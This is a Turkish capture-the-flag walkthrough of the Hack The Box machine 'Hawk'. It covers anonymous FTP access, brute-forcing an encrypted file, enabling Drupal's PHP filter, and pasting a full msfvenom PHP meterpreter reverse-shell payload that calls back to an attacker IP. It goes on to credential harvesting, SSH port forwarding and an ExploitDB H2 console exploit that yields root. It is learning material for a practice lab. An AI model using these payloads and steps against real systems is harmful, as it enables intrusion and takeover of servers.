

## HAWK WALKTHROUGH

Name	Maker(s)	OS	IP Address	Difficulty	Ratings
Mischief	trickster0	Linux	10.10.10.92		438  54
Hawk	mrh4sh	Linux	10.10.10.102		1232  46
Reddish	yuntao	Linux	10.10.10.94		245  15
Active	eks mrb3n	Windows	10.10.10.100		1778  16

Yukarıdaki resimde de görüldüğü gibi Hawk isimli makine 10.10.10.102 IP adresine sahip. Bu IP adresini NMAP ile tarayıp, hangi portlarının açık olduğunu, açık olan portlarda hangi servisin çalıştığını ve çalışan servisin versiyonunu öğreniyoruz.

```
root@kali:~# nmap -sS -sV -p- 10.10.10.102
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-01 08:35 EST
Nmap scan report for 10.10.10.102
Host is up (0.079s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
5435/tcp  open  tcpwrapped
8082/tcp  open  http         H2 database http console
9092/tcp  open  XmlRpcRegSvc?
```

21 numaralı portta **vsftpd 3.0.3**, 22 numaralı portta **OpenSSH 7.6p1**, 80 numaralı portta **Apache httpd**, 8082 numaralı portta **H2 database http console** 'un çalıştığı görülmektedir.

İlk başta 21 numaralı porta giderek [ **kullanıcı adı : anonymous** ve **password : anonymous** ] girişine izin verip vermediğini kontrol ediyoruz. FTP 'ye bağlanmamızın nedeni içerisinde işimize yarayacak dosya veya dosyaların olup olmadığıdır.

```
root@kali:~# ftp 10.10.10.102
Connected to 10.10.10.102.
220 (vsFTPd 3.0.3)
Name (10.10.10.102:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> |
```

Yukarıdaki resimden anlaşılacağı üzere kullanıcı adı kısmına anonymous yazarak login işlemini gerçekleştirdik. ( password kısmına anonymous yazmamıza bile gerek kalmadı )

```

ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Jun 16 22:21 messages
226 Directory send OK.
ftp> cd messages
250 Directory successfully changed.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Jun 16 22:21 .
drwxr-xr-x    3 ftp      ftp          4096 Jun 16 22:14 ..
-rw-r--r--    1 ftp      ftp          240 Jun 16 22:21 .drupal.txt.enc
226 Directory send OK.

```

Dir komutu ile içerisinde var olan dosya ve dizinleri listelemesini istedik. İçerisinde “messages” isminde bir dizin mevcuttu. Daha sonra cd komutu ile messages adlı dizine gittik. Ardından messages dizini içerisinde dir komutunu kullandık ama herhangi bir şey gözüküyordu. Bu durumda dir komutu bir işe yaramıyordu ve bizde “ls -la” komutunu kullandık.

Burada -l parametresi ile tüm dosya boyutlarının toplamını satır satır yazmasını, -a parametresi ile ise isimleri bir . (nokta) ile başlayan girişleri dahil etmesini istedik.

Durum böyle olunca yukarıdaki resimde de görüldüğü gibi “.drupal.txt.enc” isimli encrypted edilmiş bir dosyaya rastladık. Daha sonra aşağıdaki resimde de görüldüğü gibi bu dosyayı “get” komutu ile kendi bilgisayarımıza çektik.

```

ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Jun 16 22:21 .
drwxr-xr-x    3 ftp      ftp          4096 Jun 16 22:14 ..
-rw-r--r--    1 ftp      ftp          240 Jun 16 22:21 .drupal.txt.enc
226 Directory send OK.
ftp> get .drupal.txt.enc /root/Desktop/drupal.txt.enc
local: /root/Desktop/drupal.txt.enc remote: .drupal.txt.enc
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for .drupal.txt.enc (240 bytes).
226 Transfer complete.
240 bytes received in 0.00 secs (1.7606 MB/s)

```

Artık drupal.txt.enc dosyası kendi VM’imizdeydi. İçeriğini cat komutu ile görüntüleyelim.

```

root@kali:~/Desktop# cat drupal.txt.enc
U2FsdGVkX19rWSAG1JNpLTawAmzz/cKaN1oZFZewtIM+e84km3Csja3GADUg2jJb
CmSdwTtr/IIShvTbUd0yQxfe90uoMxxfNIUN/YPHx+vVw/6e0D+Cc1ftaiNUEiQz
QUf9FyxmCb2fuFo0XGphAMo+Pkc2ChXgLSj4RfgX+P7DkFa8w1ZA9Yj7kR+tyZfy
t4M0qvmWvMhAj3fuuKCCeFoXpYB0acGvUHRGywb4Yck=
root@kali:~/Desktop# |

```

Cat komutu ile dosyanın içeriğini görüntülediğimizde base64 ile encrypt edilmiş bir veri görülmektedir. Yapmamız gereken işlem base64 decrypt işlemidir. Onu da kali-linux ile kolay bir şekilde halledebiliyoruz.

```
root@kali:~/Desktop# base64 -d drupal.txt.enc > enc.dat
root@kali:~/Desktop# cat enc.dat
Salted__kY 7i-60l00007Z0000>{0$0p00005 02[
00000000008?0sW0j#T$3AG0,f 000Z\ja0>>G6
0.00E0000DV00V@00000d0400000@0w00xZ00Ni00PtF00` )root@kali:~/Desktop#
```

Yukarıda -d parametresi ile “decode” işlemini gerçekleştirdik ve enc.dat isimli bir dosyanın içine yazdırdık. Enc.dat isimli dosyanın içeriğini cat ile görüntülediğimizde Salted\_\_kY ile başlayan bir veri karşımıza çıktı. Bu **OpenSSL salted format** ‘ dir.

Bknz : [http://justsolve.archiveteam.org/wiki/OpenSSL\\_salted\\_format](http://justsolve.archiveteam.org/wiki/OpenSSL_salted_format)

Parolayı öğrenebilmek için bruteforce-salted-openssl aracını kullanarak brute-force işlemi gerçekleştirmemiz gerekmektedir. Eğer kali-linux içerisinde bruteforce-salted-openssl aracı yoksa aşağıdaki komut ile yükleyebilirsiniz.

**apt-get install bruteforce-salted-openssl**

```
root@kali:~/Desktop# bruteforce-salted-openssl -t 6 -f rockyou.txt -d sha256 -c
AES-256-CBC enc.dat
Warning: using dictionary mode, ignoring options -b, -e, -l, -m and -s.

Tried passwords: 28
Tried passwords per second: inf
Last tried password: fuckyou

Password candidate: friends
root@kali:~/Desktop#
```

Yukarıdaki resimde de görüldüğü gibi password “**friends**” olarak bulunmuştur. Şimdi yapacağımız işlem enc.dat isimli dosyanın içerisindeki veriyi clear-text olarak almak için friends parolasını kullanmak olacaktır.

```
root@kali:~/Desktop# openssl enc -aes-256-cbc -d -in enc.dat -out file.txt
enter aes-256-cbc decryption password:
root@kali:~/Desktop# cat file.txt
Daniel,

Following the password for the portal:
PencilKeyboardScanner123

Please let us know when the portal is ready.

Kind Regards,

IT department
```

File.txt dosyasının içeriğini okuduğumuzda bir metin ile karşılaşyoruz. Metinde iki kilit nokta var. Birincisi “**Daniel**” , ikincisi ise portal parolası olan **PencilKeyboardScanner123** ‘ dür. Hemen 10.10.10.102 IP adresinin açık olan 80 numaralı portuna gidiyoruz ve kullanıcı adı

olarak “admin” parola olarak “PencilKeyboardScanner123” yazıp login oluyoruz. Daha sonra **Add content > Basic page** yolunu takip ediyoruz.

Q

Welcome to 192.168.56.103

No front page content has been created yet.

- [Add new content](#)

Navigation

[▶ Add content](#)

---

Home



Article

Use *articles* for time-sensitive content like news, press releases or blog posts.



Basic page

Use *basic pages* for your static content, such as an 'About us' page.

---

Title \*

Body ([Edit summary](#))

Bu alana msfvenom ile  
oluşturacağımız payload kodunu  
yapıştırmamız gerekiyor.

---

**NOT :** Yukarıda gösterilen body kısmına php kodu ekleyebilmemiz için Modules kısmında PHP Filter kısmını enabled etmemiz gerekmektedir.

10.10.10.102/node#overlay=admin/modules				
Content Structure Appearance People <b>Modules</b> Configuration Reports Help				
nd content				
ENABLED	NAME	VERSION	DESCRIPTION	OPERATIONS
<input checked="" type="checkbox"/>	<b>PHP filter</b>	7.58	Allows embedded PHP code/snippets to be evaluated.	<a href="#">? Help</a> <a href="#">Permissions</a>
<input type="checkbox"/>	<b>Poll</b>	7.58	Allows your site to capture votes on different topics in the form of multiple choice questions.	

Enriches your content with metadata to let

Daha sonra **Configuration > Text formats > Add text format** yolunu izleyerek PHP evaluator kısmını aktif etmemiz gerekiyor. Daha sonrada altta yer alan Save Configuration butonuna tıklayarak ayarları kayıt etmemiz gerekmektedir.

**Name \***

p4wsec\_php\_code Machine name: p4wsec\_php\_code [\[Edit\]](#)

**Roles**

☐ anonymous user

☐ authenticated user

☒ administrator

**Enabled filters**

☐ Display any HTML as plain text

☐ Limit allowed HTML tags

☐ Convert URLs into links

☐ Convert line breaks into HTML (i.e. <br> and <p>)

☒ **PHP evaluator**  
Executes a piece of PHP code. The usage of this filter should be restricted to administrators only!

Şimdi sıra geldi Create Basic page kısmının body kısmına payload'ımızı yapıştırmaya. Payload oluşturmak için Msfvenom ' u kullanacağız. Msfvenom ile payload oluşturduktan sonra ise oluşturduğumuz payload'ı baz alarak msfconsole ' da exploit/multi/handler modulu ile dinleme başlatacağız. Dinleme başlattıktan sonra payload'ı tetikleyip Shell alacağız.

### 1-) Msfvenom ile payload'ın oluşturulması

```
root@kali:~/Desktop# msfvenom -p php/meterpreter/reverse_tcp LHOST=10.10.14.11 LPORT=7007 -f raw > hawk.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1112 bytes
```

### 2-) Veritabanının başlatılması, veritabanının bağlanması ve msfconsole'un çalıştırılması

```
root@kali:~/Desktop# service postgresql start
root@kali:~/Desktop# msfdb init
[i] Database already started
[i] The database appears to be already configured, skipping initialization
root@kali:~/Desktop# msfconsole -q
msf > |
```

### 3-) Multi Handler modülü ile dinlemenin başlatılması

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 10.10.14.11
LHOST => 10.10.14.11
msf exploit(multi/handler) > set LPORT 7007
LPORT => 7007
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.14.11:7007
```

### 4-) Oluşturulan payload'ın body kısmına yapıştırılması

Title \*

p4wsec

Body (Edit summary)

```
/*<?php /**/ error_reporting(0); $ip = '10.10.14.11'; $port = 7007; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}");
$s_type = 'stream'; } if (!$s && ($f = 'socket_open') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') &&
is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if
(!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len =
socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a[1]; $b = ""; while (strlen($b) < $len) { switch ($s_type) { case
'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s;
$GLOBALS['msgsock_type'] = $s_type; if (extension_loaded(' Suhosin') && ini_get('Suhosin.executor.disable_eval')) {
$Suhosin_bypass=create_function("", $b); $Suhosin_bypass(); } else { eval($b); } die();
```

### 5-) Text format kısmının oluşturulan PHP formatına ayarlanması

Text format p4wsec\_php\_code

- You may post PHP code. You should include <?php ?> tags.

### 6-) Save diyerek meterpreter session ' ı alınması

<b>Revision information</b> No revision	<pre>msf exploit(multi/handler) &gt; exploit  [*] Started reverse TCP handler on 10.10.14.11:7007 [*] Sending stage (37775 bytes) to 10.10.10.102 [*] Meterpreter session 1 opened (10.10.14.11:7007 -&gt; 10.10. 8-12-01 13:10:02 -0500)  meterpreter &gt;  </pre>
<b>Comment settings</b> Closed	
<b>URL path settings</b> No alias	
<b>Authoring information</b> By admin	
<b>Publishing options</b> Published	

Save Preview

## 7-) user.txt okuyoruz

```
meterpreter > pwd
/var/www/html
meterpreter > cd /home
meterpreter > ls
Listing: /home
=====
Mode                Size      Type    Last modified      Name
----                -
40755/rwxr-xr-x    4096    dir     2018-07-01 09:22:39 -0400    daniel

meterpreter > cd daniel
meterpreter > ls
Listing: /home/daniel
=====
Mode                Size      Type    Last modified      Name
----                -
20666/rw-rw-rw-     0      cha     2018-12-01 11:44:51 -0500    .bash_history
40700/rwx-----    4096    dir     2018-06-12 05:51:57 -0400    .cache
40700/rwx-----    4096    dir     2018-06-12 05:51:57 -0400    .gnupg
100600/rw-----    136     fil     2018-06-12 05:43:54 -0400    .lessht
100600/rw-----    342     fil     2018-06-12 05:43:56 -0400    .lhistory
40700/rwx-----    4096    dir     2018-06-12 05:40:02 -0400    .links2
20666/rw-rw-rw-     0      cha     2018-12-01 11:44:51 -0500    .python_history
100600/rw-----    814     fil     2018-06-12 05:30:54 -0400    .viminfo
100644/rw-r--r--    33      fil     2018-06-16 18:30:57 -0400    user.txt

meterpreter > cat user.txt
d5111d4f75370ebd01cdba5b32e202a8
meterpreter > |
```

User.txt 'yi okumayı başardık. Şimdi root.txt yi okumanın vakti. Shell'e düştükten sonra "whoami" komutunu çalıştırdığımızda www-data olduğumuzu çok rahat bir şekilde görmekteyiz.

```
meterpreter > shell
Process 2272 created.
Channel 2 created.
whoami
www-data
```

Bir şekilde Daniel kullanıcısı ile login olmamız gerektiğini anlıyoruz. Nmap taraması gerçekleştirdiğimizde 22 numaralı SSH portunun açık olduğunu görmüştük. Daniel kullanıcısının SSH parolasını bulduğumuzda 22 numaralı port üzerinden login olabiliriz. Bunun için linux'de yer alan find komutu ile bütün php uzantılı dosyalar arasından password key'ini arayacağız. Kullanacağımız komut aşağıdadır;

```
find . -name '*.php' -exec grep "password" /dev/null {} \;
```

**NOT :** Yukarıdaki komutu /var/www/html ' in içinde kullanmalısınız!



Peki neden php uzantılı dosyalarda arıyoruz? Çünkü yukarıda enc.dat 'ın içeriğini friends parolasını kullanarak clear-text bir biçimde aldığımızda Daniel ' e portal parolasını veriyordu. Bu yüzden Daniel ' in drupal ile alakalı olacağını düşündüğümüz için böyle bir arama gerçekleştiriyoruz.

```
./sites/default/settings.php: * 'password' => 'password',
./sites/default/settings.php: * 'password' => 'password',
./sites/default/settings.php: * 'password' => 'password',
./sites/default/settings.php: 'password' => 'drupal4hawk',
./sites/default/settings.php: * by using the username and password variab
./sites/default/settings.php:# $conf['proxy_password'] = '';
./sites/default/default.settings.php: * 'password' => 'password',
```

Yukarıdaki resimde de görüldüğü gibi aramamızı gerçekleştirdik ve bir adet parolaya rastladık. Bu parolayı kullanarak ssh üzerinden Daniel kullanıcısı ile login olmayı deneyeceğiz.

ssh [daniel@10.10.10.102](mailto:daniel@10.10.10.102)

Password : drupal4hawk

```
55 packages can be updated.
3 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
Internet connection or proxy settings

Last login: Sat Dec  1 18:15:24 2018 from 10.10.14.14
Python 3.6.5 (default, Apr  1 2018, 05:46:30)
[GCC 7.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> |
```


Bu parola ile login olmayı başarıyoruz. Bizi python'ın içine atıyor. Python kodu ile kendimizi /bin/bash ' e atmamız gerekmektedir. Python'un içinde olduğumuz için direkt olarak aşağıdaki kodu çalıştırarak /bin/bash ' e geçiş yapabiliriz.

**import pty; pty.spawn("/bin/bash")**

```
>>> import pty; pty.spawn("/bin/bash")
daniel@hawk:~$ id
uid=1002(daniel) gid=1005(daniel) groups=1005(daniel)
daniel@hawk:~$ |
```

Şimdi Daniel kullanıcısı ile SSH üzerinden bağlantımızı sağladık ama herhangi bir şekilde root.txt dosyasını okuyamıyoruz. Nmap taraması yaptığımızda 8082 numaralı portta çalışan H2 database http console vardı. Browser'ımızdan 8082 numaralı porta gittiğimizde sunucuda uzak bağlantıların devre dışı bırakıldığı uyarısı ile karşılaşıyoruz.





## H2 Console

Sorry, remote connections ('webAllowOthers') are disabled on this server.


Bu yüzden “SSH Local Port Forwarding” işlemi yapmamız gerekmektedir. SSH Local Port Forwarding işlemi yaptıktan sonra kendi browser’ımızdan <http://127.0.0.1:8082> adresine gittiğimizde H2 database ile karşılaşacağız.

Bknz : <https://www.ssh.com/ssh/tunneling/example>

```
root@kali:~/Desktop# ssh -L 8082:127.0.0.1:8082 daniel@10.10.10.102
daniel@10.10.10.102's password:
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-23-generic x86_64)
```


Yukarıdaki kodu kısaca açıklamak gerekirse;

**10.10.10.102 IP adresinin 8082 numaralı portunda çalışan uygulamayı benim localimde 8082 numaralı portta çalıştır.**





Kendi browser'ımızdan <http://127.0.0.1:8082> adresine gittiğimizde login ekranı ile karşılaştığımızı görüyorsunuz. İsteyen H2 database ' in yapısını görmek için hiçbir ayar ile oynamadan "Connect" butonuna basarak login olabilir.

İnternette yaptığımız araştırma sonucunda H2 database exploit'ine rastlıyoruz.



Bu exploit ' i kullanarak sömürme işlemine geçiyoruz.

```
root@kali:~/Desktop# python3 /usr/share/exploitdb/exploits/java/webapps/45506.py  
-H 127.0.0.1:8082  
[*] Attempting to create database  
[+] Created database and logged in  
[*] Sending stage 1  
[+] Shell succeeded - ^c or quit to exit  
h2-shell$ id  
uid=0(root) gid=0(root) groups=0(root)   
  
h2-shell$ pwd  
/root  
  
h2-shell$ ls  
abook.mv.db  
abook.trace.db  
emptydb-lkjff.mv.db  
root.txt  
test.mv.db  
test.trace.db  
  
h2-shell$ cat root.txt  
54f3e840fe5564b42a8320fd2b608ba0 
```

Yukarıdaki resimde de görüldüğü gibi "id" komutunu yazdığımızda root hakları olduğunu görüyoruz ve root.txt ' yi böylelikle okumuş oluyoruz.

YAZIMIZI OKUDUĞUNUZ İÇİN TEŞEKKÜR EDERİZ. KENDİNİZE İYİ BAKIN 😊

## p4wsec Team

Twitter : <https://www.twitter.com/p4wsec>

Github : <https://github.com/p4wsec>